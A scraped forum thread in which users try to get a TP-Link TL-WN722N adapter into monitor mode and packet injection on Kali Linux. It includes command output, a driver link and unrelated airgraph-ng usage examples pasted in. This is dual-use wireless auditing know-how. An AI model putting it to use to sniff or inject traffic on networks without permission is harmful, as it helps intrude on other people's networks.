can someone please please PLEASE help me i brought a thinkpad e545 with a broadcom chipset, after three weeks of trying to get the driver to send packets (not possible sfter so many people saying it was and so many people saying it wasnt) i found out that yeah its not possible. So i brought a TP-LINK TL-WN722N witch forums say its plau and play so after three weeks of faffing about it sounded like a good bet. after 5 operating systems later (ubuntu, fedora 27, elementary, mint and now kali) i have found out it is not plug and play. i can get the internet but no monitor mode. i have tried every tutorial word for word but still no joy. when i try and install ther master driver given in the discription i still have errors about fail to create module files and this is what i get when trying to put the device in monitor mode
wlan0 IEEE 802.11 ESSID:»VM8555177″
Mode:Managed Frequency:2.412 GHz Access Point: 40:0D:10:FA:AB:21
Bit Rate=72 Mb/s Tx-Power=200 dBm
Retry short limit:7 RTS thr:off Fragment thr:off
Power Management:off
Link Quality=70/70 Signal level=-40 dBm
Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
Tx excessive retries:0 Invalid misc:0 Missed beacon:0lo no wireless extensions.
PHY Interface Driver Chipset
phy0 wlan0 wl Broadcom Limited BCM43142 802.11b/g/n (rev 01)
null wlan1 r8188eucan anyone give me a step by step guide including a guide inserting the EXTRA_FLAGS many thanks i’m very much looking forward to the help
Last edited by maiki; 2018-04-12 at .
Disabled smilies in text
Does this work in latest Kali Linux
Tanuj-dd, give it a try, you’ll see.
Use this driver: https://github.com/kimocoder/rtl8188eus
It works on the newest Kali, supports monitor mode and packet injection, at least as far as this:
Didn’t test it further for now.
Also there’s this issue: https://github.com/aircrack-ng/aircrack-ng/issues/1736 which seems to be solved in this driver:
And it still goes on.
Personally I had to add this line for my TP-Link TL-WN722N v3:
Airgraph-ng Usage Examples
CAPR graph
Specify the input file to use (-i dump-01.csv), the output file to generate (-o capr.png) and the graph type (-g CAPR).
[email protected]:~# airgraph-ng -i dump-01.csv -o capr.png -g CAPR
**** WARNING Images can be large, up to 12 Feet by 12 Feet****
Creating your Graph using, dump-01.csv and writing to, capr.png
Depending on your system this can take a bit. Please standby......
CPG graph
Specify the input file to use (-i dump-01.csv), the output file to generate (-o cpg.png) and the graph type (-g CAG).
[email protected]:~# airgraph-ng -i dump-01.csv -o cpg.png -g CPG
**** WARNING Images can be large, up to 12 Feet by 12 Feet****
Creating your Graph using, dump-01.csv and writing to, cpg.png
Depending on your system this can take a bit. Please standby......
And now????
# airmon-ng start wlan0
Found 4 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run ‘airmon-ng check kill’PID Name
514 NetworkManager
610 wpa_supplicant
631 dhclient
5384 dhclientPHY Interface Driver Chipset
phy0 wlan0 ??????
cat: /sys/class/ieee80211/phy0/device/net/wlan0mon/type: File o directory non esistenteWARNING: unable to start monitor mode, please run «airmon-ng check kill»


